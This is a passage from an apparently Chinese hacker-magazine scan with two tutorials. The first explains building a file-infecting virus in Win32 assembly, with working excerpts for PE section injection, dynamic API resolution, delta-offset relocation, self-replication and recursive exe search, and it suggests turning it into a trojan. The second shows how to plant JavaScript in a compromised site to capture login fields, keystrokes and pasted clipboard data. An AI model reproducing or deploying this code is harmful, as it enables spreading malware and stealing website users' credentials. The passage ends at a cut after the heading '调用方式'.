



图 2

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：汇编
关键词：感染文件、汇编、exe

感染exe文件的病毒原理与实现

文/stormxp

这个病毒是笔者在学习过程中自己完成的，说是病毒，其实不过是一个类似于病毒的自我复制程序，该程序可以搜索硬盘上所有磁盘下的exe文件，并在每个exe文件中插入自己的代码，而被感染的文件拿到其他计算机上又具有相同的感染能力。因为全盘感染会给自己带来很大的麻烦，所以笔者在调试该程序时是在虚拟机上进行的。为了防止读者不小心搞乱自己的计算机，笔者特意删除了全盘扫描的代码，而改成了感染指定目录下的exe文件。源程序为win32汇编编写的，开发工具为RadASM集成开发工具，另外还有一些辅助工具，如PE文件查看器、OllyDBG调试工具。如果没有win32汇编基础，看这个程序的源码可能会有一点困难，笔者在写这篇文章之前曾试图用C++重新实现，但做到一半的时候发现用C++写有很大的困难，换句话说里面有相当一部分代码要嵌入汇编实现，与其那样还不如直接用win32汇编来得容易，所以读者就只能耐心一下了。

文章所附带的源码中有一个.asm的源程序文件，还有一个名为test.exe的文件，这个test.exe文件功能很简单，就是弹出一个对话框，对话框中是寄存器eax的值。它是作为病毒的宿主文件而存在的（你也可以自己找个exe文件并命名为test.exe作为宿主程序）。编译链接源文件后会生成VirusSimple.exe（此文件只能感染test.exe），把这个文件与test.exe文件放在同一目录下，运行VirusSimple.exe后会产生一个名为b.exe的文件，这个b.exe是test.exe复制并感染后的文件，也就是带了病毒的test.exe文件。如果要测试这个程序，还需要在D盘下建立两个文件夹，一个为D:\test\，一个为D:\test1\，前者里面放一些exe文件，然后运行b.exe文件，此时会在后者里面得到被感染后的exe文件（这两个目录可以在源程序中修改）。当然这些被感染的exe文件也只有感染D:\test\下文件的功能，不会进行全盘扫描。

程序包含以下几个模块：

（1）复制test.exe文件为b.exe，在该文件中添加一个新节，并加入病毒代码；

（2）病毒代码中动态获取API的入口地址；

（3）病毒代码中实现自我复制（其实是对第一步的改进）；

（4）病毒代码中实现文件搜索。

下面对每个模块进行详细介绍。

在exe文件中添加自己的代码

这一段程序其实是笔者学习得到的，里面大多是一些API调用和exe文件的操作，网上在这方面的教程也很多，所以在这一段不想花太多的笔墨。这段代码里面用到的API的用法，读者可以去查一下帮助文档。对exe文件的操作需要读者对exe文件结构有所了解，如果对这些不了解可能会看得一头雾水。本段代码过程如下：

1．首先做一些前期检测工作

（1）用CreateFile打开test.exe文件；

（2）用CreateFileMapping和MapViewOfFile将该文件映射到内存空间；

（3）检测该文件是否为一个正确的exe文件，包括检测DOS文件头和检测NT文件头。

2．准备工作

（1）用CopyFile复制test.exe文件为b.exe，再用CreateFile打开这个文件；

（2）用GlobalAlloc申请一块与b.exe文件头大小相同的内存，并用RtlMoveMemory将原文件头的内容复制到这块内存中。

3．修改内存中exe文件头复本的信息

（1）在所有节表后添加一个新节表；

（2）修改新增节表的相关信息；

① 修改NT文件头中的节表记数，使总节表数量加一；

② 填充新节在文件中的偏移值字段；

③ 填充新节的在文件中的尺寸字段；

④ 修改代码段长度；

- 代码长度按文件页对齐放入新节表文件大小字段中。
- 代码长度按内存页对齐后加在NT文件头的代码内存大小字段中。

⑤ 在NT文件头中修改文件的内存映像尺寸字段；

⑥ 填充新节在内存中的内存偏移值字段；

⑦ 填充新节的内存尺寸字段；

⑧ 填充新节的属性字段，使新节可读，可写，可执行；

⑨ 填充新节名，名为.storm。

（3）在NT文件头中修改原文件的入口地址，使之指向新加代码；

（4）把内存中的文件头复本写回到b.exe文件中。

4．将病毒代码添加到新节中

（1）用 SetFilePointer 定位到文件 b.exe 新节的起始处；

（2）把本程序运行空间中的病毒代码（也就是源文件中的病毒代码经过编译后生成的二进制数据，当本程序运行时，该代码已经存在于内存中，只是没有运行而已）用 WriteFile 写入到 b.exe 的新节中；

（3）将文件指针移动到 b.exe 文件结尾处，并设置文件结束。

5．修正原文件代码的入口地址

（1）得到新加代码结尾地址与原入口地址之间的相对偏移量；

（2）把 b.exe 文件指针定位到病毒代码结尾的 jmp 处，jmp 的二进制代码为 e9，该数据已经在病毒代码中用数据进行了定义；

（3）修正跳转地址，也就是把 e9 后面的占四个字节的空指令修改成病毒代码结尾地址与原入口地址的相对偏移。

6．扫尾工作

做一些如关闭文件句柄的工作。

完成上面的过程后，我们已经将病毒代码写入到了 b.exe 中，过程显得有点复杂，毕竟学习 exe 文件结构不是一两天能办到的事。下面重点介绍病毒代码的实现。

动态获取 API 入口地址

我们在编程中使用 API 有两种办法：第一是编译链接的时候使用导入库，这样生成的 exe 文件中就会包含导入表（也就是 API 所在的模块信息，以及用到的 API 相关信息），程序执行时会由 Windows 装载器根据导入表中的信息来修正 API 调用语句的地址，使程序可以正确执行。第二种方法是在代码中使用 LoadLibrary 函数动态装入某个 DLL 模块，再使用 GetProcAddress 函数根据函数名从被装入的 DLL 模块中获取 API 函数的入口地址。当然我们前面所用到的 API 皆为第一种方法，因为上面的代码不会出现在病毒中。现在我们假设在病毒代码中使用第一种方法，那么本程序的源代码在编译链接时会把这些 API 的相关信息放在 VirusSimple.exe 的导入表中，运行 VirusSimple.exe 时，调用 API 处的代码不会出错误。当我们把病毒代码加入到 b.exe 中后，因为 b.exe 的导入表中不存在这部分代码的导入表信息，那么运行 b.exe 的时候就不会对相应的地址进行修正，所以就会出错。第二种方法是否可以呢？现在假如我们使用第二种方法，首先要调用 LoadLibrary，这也是个 API，我们本来想用它来获取其他 API 的入口地址，但这个 API 的地址谁来获取呢？死循环啊！还好一些前辈们提出一个方法可以实现，这里也来和大家说一下。

在 Windows 运行一个应用程序时，操作系统本身会调用一个 API，这个函数是位于 Kernel32.dll 中的 CreateProcess，装载完成之后，转向应用程序之前系统会把返回地址（这个地址是位于 Kernel32.dll 的地址空间中的）放入栈中，也就是说在进入一个应用程序之后栈顶元素就是一个位于 Kernel32.dll 地址空间中的地址。我们得到这个地址后可以通过向低地址搜索来得到 Kernel32.dll 的装载地址，然后根据 DLL 文件结构（和 exe 文件结构相同）来搜寻 GetProcAddress 的入口地址。有了这个地址，我们就可以调用这个函数根据 Kernel32.dll 的基址和函数名 LoadLibraryA 来得到 LoadLibrary 的入口地址。有了这些地址，一切问题就迎刃而解了。这里还应注意，一些 API 在 DLL 文件中的函数名与我们查寻帮助文档所得的函数名会有一点差异，如上面的 LoadLibraryA。至于哪些函数有差异可以通过 PE 文件查看工具去查看相应的 DLL 文件。

动态获取 API 入口地址放在过程 GetAPIAddr 中，其中还有两个子过程，一个是搜索 kernel.dll 基址的过程 GetKernelBase，另一个是在 kernel.dll 中搜索 GetProcAddress 的过程 NameToAddress。摘抄一部分代码如下：

```
    ;*****获取地址重定位所需的偏移，保存在 ebx 中，其原理后面会讲到
        call        @F
        @@:
        pop     ebx
        sub     ebx,@B
        ;*****通过搜索 kernel.dll 获取 GetProcAddress 的入口地址，在这之前已经得到了 kernel.dll 的基址，注意在存取变量时要加上偏移值 ebx 实现地址重定位
        lea     eax,[ebx+lpGetProcAddr]
        push    ebx     ;保存 ebx 的值，防止在调用 API 时被修改
        invoke  NameToAddress,eax,[ebx+KernelBase] ;调用子过程
        pop     ebx
        .if     !eax
    jmp GetAPIAddrError
        .endif
        mov     [ebx+MyGetProcAddress],eax   ;保存获得的 GetProcAddress 入口地址
        ;通过调用 GetProcAddress 获取 LoadLibrary 的入口地址
    lea     eax,[ebx+lpLoadLibrary]
    push    ebx
        invoke  [ebx+MyGetProcAddress],[ebx+KernelBase],eax
        pop     ebx
        .if     !eax
                jmp     GetAPIAddrError
        .endif
        mov     [ebx+MyLoadLibrary],eax ;保存 LoadLibrary 入口地址
        ;通过 LoadLibrary 导入 User32.dll，保存 User32.dll 的基址
        lea     eax,[ebx+lpUser32] ;得到 User32.dll 的名字字符串变量地址
        push    ebx
        invoke  [ebx+MyLoadLibrary],eax
        pop     ebx
        .if     !eax
                jmp     GetAPIAddrError
        .endif
        mov     [ebx+User32Base],eax
        ;再往下就是获取其他 API 的入口地址，如获取 CreateFile 的入口地址
        lea     eax,[ebx+lpCreateFile]
        push    ebx
        invoke  [ebx+MyGetProcAddress],[ebx+KernelBase],eax
        pop     ebx
        .if     !eax
                jmp     GetAPIAddrError
        .endif
        mov     [ebx+MyCreateFile],eax
```

获取其他 API 地址的方法和上面的方法一样，只不过参数不同罢了，这里就不一一列举了。

病毒代码中保存变量及变量地址重定位

我们写的程序在编译时编译器对不同的变量有着不同的处理，拿 win32 汇编来说，数据段中定义的变量编译器会把它放在数据段中，函数中用到的局部变量编译器会把它放在栈中，而需要运行的代码会放在代码段中，这三个区域是不相交的。

编译器对变量的处理就会编译为对这些地址的操作。现在假设我们并没有在代码段中为变量申请空间，而是把它放在了数据段中，或者放在了局部变量里，那么我们编译程序后运行时，这段病毒代码所用到的变量被放在了不同的位置，并且这个位置我们在写程序的时候并不能用代码直接去操纵。当病毒代码被复制到 b.exe 时，只有代码段中的数据被复制，而位于数据段和栈中的变量空间并没有进行复制。当 b.exe 中的病毒代码运行时，这段代码位于 b.exe 的虚拟地址空间内，它要访问的这些变量的地址，可能已经被 b.exe 的程序所占用，也可能是一些随机值，于是访问会出错。

解决这个问题最好的办法就是把变量放在代码段中，让变量随代码一起被复制。此时汇编的灵活性就显现出来了，汇编可以允许在代码段中申请变量空间，但很可惜的是，在代码段中申请的变量只有读权限，并没有写权限。转念一想，你会发现，病毒代码在原程序中并不运行，它运行时已经被插入到了 b.exe 中，而在 b.exe 中为病毒添加新节时我们可以指定该节具有写属性，也就是说在原文件 VirusSimple.exe 中病毒代码因没有写权限不能正常运行，但插入其他 exe 文件后就能正常运行。

下一个更为重要的问题是变量的地址重定位。现假设 VirusSimple.exe 运行时为进程 A，b.exe 运行时为进程 B。病毒代码在 A 中时，用到的变量在编译时生成的绝对地址是按进程 A 确定的，把病毒代码复制到进程 B 中时，被复制过来的代码要运行时会按 A 中生成的绝对地址访问那些变量，在进程 B 的地址空间中那个地址可能已经被其他进程占用，也可能是一些随机的数据，这样会造成访问出错，所以必须对这些访问变量的代码进行地址重定位。

现分析下面这段代码：

```
1.      call   @F
2.      @@:
3.      pop    ebx
4.      sub    ebx,offset @B
```

第一句话执行时首先会把第三句运行时的地址（注意是运行时的地址，不是绝对地址，这个地址在进程 A 中与在进程 B 中是不一样的，因为 call 被编译为偏移的调用，而不是绝对地址调用）压入堆栈，然后执行第三句，而第三句又把该地址弹出到寄存器 ebx 中。第四句的 offset relocal，它在编译时被编译器修改为进程 A 中第三句的绝对地址。如果现在该段代码运行于进程 A 中，第四句相减执行完后 ebx 为 0。如果该段代码运行于进程 B 中，第四句相减执行完后 ebx 并不是 0，而是这段代码在进程 A 中的地址偏移与在进程 B 中地址偏移之差！得到这个差值后，在进程 B 中每当访问含有绝对地址的变量时只要加上这个差值就可以得到正确地址，到了进程 C 中，虽然这个偏移值会不同，但也会正确访问。应用的例子上面已经举到，这里就不再举了。

自我复制

其实这段代码只不过是对在 exe 文件中添加代码的改进，与前期检测工作不同的是，这段代码里对所有变量的访问都采用了地址重定位的方式。另外，这段代码里添加了一段检测目标文件是否已经被感染的代码。源文件中该部分的过程为 CopySelf，参数为目标文件。总体实现过程如下：

（1）首先对目标文件做一些前期检测工作；

（2）检测该文件是否已经被感染；

（3）做一些准备工作，包括申请文件头内存等工作，详见前面讲的前期检测工作；

（4）修改内存中 exe 文件头复本的信息，并将 exe 文件头写回目标文件；

（5）向目标文件写入病毒代码；

（6）修正目标文件中代码的入口地址；

（7）修正病毒代码结尾处的 jmp 指令，使之跳转到目标文件的原入口地址；

（8）扫尾工作，做一些如关闭文件句柄的工作。

自我复制的核心代码如下：

```
;*************************************************************************
;将病毒代码添加到新节中
;*************************************************************************
;*****1.定位到文件新节的起始处
Push        ecx    ;保存寄存器 ecx 的值，防止下面调用 API 时 ecx 的值被修改，此时的 ecx 指向的是内存复本中添加的新节表
invoke
    [ebx+MySetFilePointer],[ebx+hFile1],[ecx].PointerToRawData,NULL,FILE_BEGIN
;上面这条语句为设置目标文件读写指针，使之指向新节位置，里面的[ebx+MySetFilePointer]和[ebx+hFile1]皆为实现对 MySetFilePointer 和 hFile1 的地址重定位，MySetFilePointer 是动态获取函数 SetFilePointer 后保存入口地址的变量，ebx 是地址重定位时的相对偏移，[ecx].PointerToRawData 是新节在文件中的偏移。
pop     ecx ;恢复 ecx 的值
.if  eax == INVALID_SET_FILE_POINTER
    mov @success,0
    jmp CopySelfError
.endif
;*****2.重定位病毒的起始地址
mov eax,offset APPEND_CODE        ;得到病毒代码开始的位置，这个地址在编译完后为绝对地址，所以下面要加上 ebx 的偏移值进行重定位
add eax,ebx
mov [ebx+AppendCodeOffset],eax;把这个开始位置保存在变量 AppendCodeOffset 里
;******3.复制代码，在病毒起始地址处开始复制
lea  eax,[ebx+szTemp]
push      ecx
invoke
[ebx+MyWriteFile],[ebx+hFile1],[ebx+AppendCodeOffset],[ecx].Misc.VirtualSize,eax,NULL
;变量 MyWriteFile 保存了 WriteFile 的入口地址，把病毒代码从开始处写入目标文件中，[ecx].Misc.VirtualSize 是病毒代码的大小，这个值是在上面更新新节表信息时确定的。
pop     ecx
.if  !eax
    mov @success,0
    jmp CopySelfError
.endif
```

文件搜索

这部分代码是笔者在写文章之前临时写的，如果真的要写一个类似熊猫烧香的病毒，这部分代码是不需要的。这里简要介绍一下实现原理，以便读者在学习过程中方便一些。在源文件中这段代码是过程 SearchFile，参数为搜索的初始目录。

（1）检查初始目录是否合法，主要是检查路径结尾处是否有目录结尾符号'\'；

（2）给搜索目录添加搜索过滤字符串"*.*"，之所以不是"*.exe"，是因为如果这样就不能搜索子目录了；

（3）用 FindFirstFile 进行第一次搜索，如果失败，则结束搜索；

（4）得到搜索到的文件的完整路径和要复制的目标文件夹的完整路径；

（5）获得搜索到的文件扩展名；

（6）查看是否为子目录，如果是则递归调用此过程，以便搜索子目录；

（7）如果扩展名为.exe，则调用 CopySelf 过程对其进行感染；

（8）调用 FindNextFile 搜索下一个文件；

（9）如果搜索成功则转 4，搜索失败转 10；


（10）关闭搜索句柄；

（11）结束。

好了，到目前为止这个病毒的框架基本完成了，但你可以放心，这个程序它不会危害你的计算机。如果在这个程序的病毒代码里面再加一些其他代码，如安装键盘钩子，加上网络通信功能，一个完整的木马就出来了。还有呢？可以任你去发挥了，只有想不到，没有做不到，就像一个房子盖好了，你想在里面放什么东西，就看你自己的心情了。笔者曾经完成了以上功能，并把完整代码放在了 CSDN 上，在兴趣的读者可以去下载学习。当然了我只是希望读者报着一个学习的态度来看待这个程序，不要拿来去做坏事，否则我可就罪孽深重了。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：Js
关键词：Js、用户信息



浅谈 Js 获取用户信息

文 /GF

在 webshell 权限很低导致入侵无法继续下去时，或者可以采取一些被动的战术，例如，嗅探。这个嗅探其实可以广泛的理解为键盘记录等守株待兔式地搜集用户信息。假设此时 webshell 权限很低，屋漏偏逢连夜雨，服务器权限也设置的异常严格以至于连上面的网页都无法修改。那么运用 Js 或许可以达到意想不到的效果。因为在实际情况中，很多管理员只是把数据库文件和网页文件权限设置的异常严格，而很多 Js 文件则不屑一顾，又或者是没考虑到。那么我们可以通过在 Js 后面增加自己的代码间接控制整个 Web。

获取用户信息的途径

使用 Js 记录用户信息时大致可以分为 3 类：1．键盘记录。2．text 类控件的数据。3．粘贴板数据。

1．键盘记录

纯粹的记录键盘数据是一件很费时的事情。因为要考虑的东西实在太多。键盘上有功能键和数字键、字母键、符号键。以及他们之间的组合产生新的字符。Js 里有两类相关的事件函数分别是：onkeypress 和 onkeydown、onkeyup。顾名思义，前者是接受用户输入的一个字符（数字、字母、符号）。这个函数在很大程度上帮我们解决了之前讨论的复杂性。因为它接受的是用户最终输入的字符，这表示即使你使用组合键输入字符时也可以直接获取到而不会获取到两个键的数据（更不容说大小写、数字符号的问题了）。但是这有个缺点，它无法记录部分功能键。例如，制表键、退格键、方向键以及方向键上面的特殊功能键等。当然，它还有一个致命的缺点：用户使用粘贴操作时就无法获取到真实数据了。

onkeydown、onkeyup 事件的好处就是可以获取用户的一举一动。包括 Shift 键、Ctrl 键等，并且还可以直接访问对象的属性，判断是否按下了某些功能键，例如，event.ctrlKey。如果将 onkeypress 和 onkeydown、onkeyup 配合起来的话，的确可以满足一些特殊要求，只是算法略显复杂。

2．text 类控件的数据

如果我们可以确定只是为了类似获取网页上某处 text 的数据，那么我建议使用下面这种稳定简洁的办法。

假设我们要获取某 B/S 系统的用户登录信息。从登录页面可以轻松得到用户名和密码框的 name 或者 ID。

```
<TR>
  <TD vAlign=top align=right>Username: </TD>
  <TD><INPUT name=usr></TD></TR>
  <TR>
  <TD vAlign=top align=right>Password: </TD>
  <TD><INPUT type=password name=pwd></TD></TR>
```

如上面的代码，输入用户名和密码的控件名（或者 ID）分别为 usr 和 pwd。那么 Js 代码可以这样写：

```
var ss = document.getElementById("usr");
alert(ss.value);
ss = document.getElementById("pwd");
alert(ss.value);
```

那么运行后便会将用户名和密码显示出来了。

这个办法最大的好处是，避免了直接处理用户键盘数据的烦琐，而直接得到最后提交的数据。

3. 粘贴板数据

貌似 Js 没有直接的函数或者事件获取粘贴板的数据。不过有聪明的前辈已经发明了一种迂回的办法：在 Js 中添加一个 text 控件；注册 onkeydown 事件。当检测到用户按下键时就检查：

if (event.ctrlKey && event.keyCode == 86)

判断此时用户按下的键的 ASCII 码是不是 86，并且判断是否按下了 Ctrl 键。这里要注意的是，即使处于大写状态，当我们按下 Ctrl+V 组合键时，得到的 keyCode 仍旧是 86。

如果 if 成立则将光标焦点移向我们的 text 控件，即用户的输入对象是我们自己的控件，此时系统自动会将用户复制的数据粘贴到我们自己的 text 控件上啦。然后只需要获取我们自己控件的内容就好了。写成 Js 代码大致是这个样子：

```
function keydown(event)
{
if (event.ctrlKey && event.keyCode == 86)
{
var ss = document.getElementById("text");
ss.focus();
setTimeout("dealwithData()",50);
}
}
function dealwithData(event)
{
alert(document.getElementById("textArea").value);
}
document.onkeydown=keydown
<textarea id="text">
```

不过，这个办法有一个弊端：用户需要输入的地方接受不到数据了。

兼容的问题

目前常用的浏览器主要有基于 IE 和基于 Mozilla 两大类。Maxthon 是基于 IE 内核的，而 FireFox 和 Opera 是基于 Mozilla 内核的。

同样的，当响应一个事件时，会伴随一个对象传递到相应的函数中，这个对象名是固定的，郁闷的是不同浏览器内核的命名不一样：IE 是 event，Mozilla 则是 e。所以我们采用"或"运算的办法，因为二者总有一个为真：var evt=e||event。这样无论是哪个浏览器内核都能正确获取到对象了。

而不同对象的属性名仍旧不同，例如，输入的字符 ASCII 码属性名：IE 是 event. keyCode，Mozilla 则是 e.which。那么同样的，我们这样处理：var Key=e.keyCode||e.which||e.charCode。这里的 charCode 是针对 Oprea 浏览器。综上，我们现在归类如下：

浏览器名称	keydown	keyup	keypress
IE	keyCode=按键码 which=undefined charCode=undefined	keyCode=按键码 which=undefined charCode=undefined	keyCode=字符码 which=undefined charCode=undefined
FireFox	keyCode=0 which=按键码 charCode=0	keyCode=0 which=按键码 charCode=0	keyCode=0 which=字符码 charCode=字符码
Opera	keyCode=按键码 which=按键码 charCode= undefined	keyCode=按键码 which=按键码 charCode= undefined	keyCode=字符码 which=字符码 charCode=undefined

调用方式

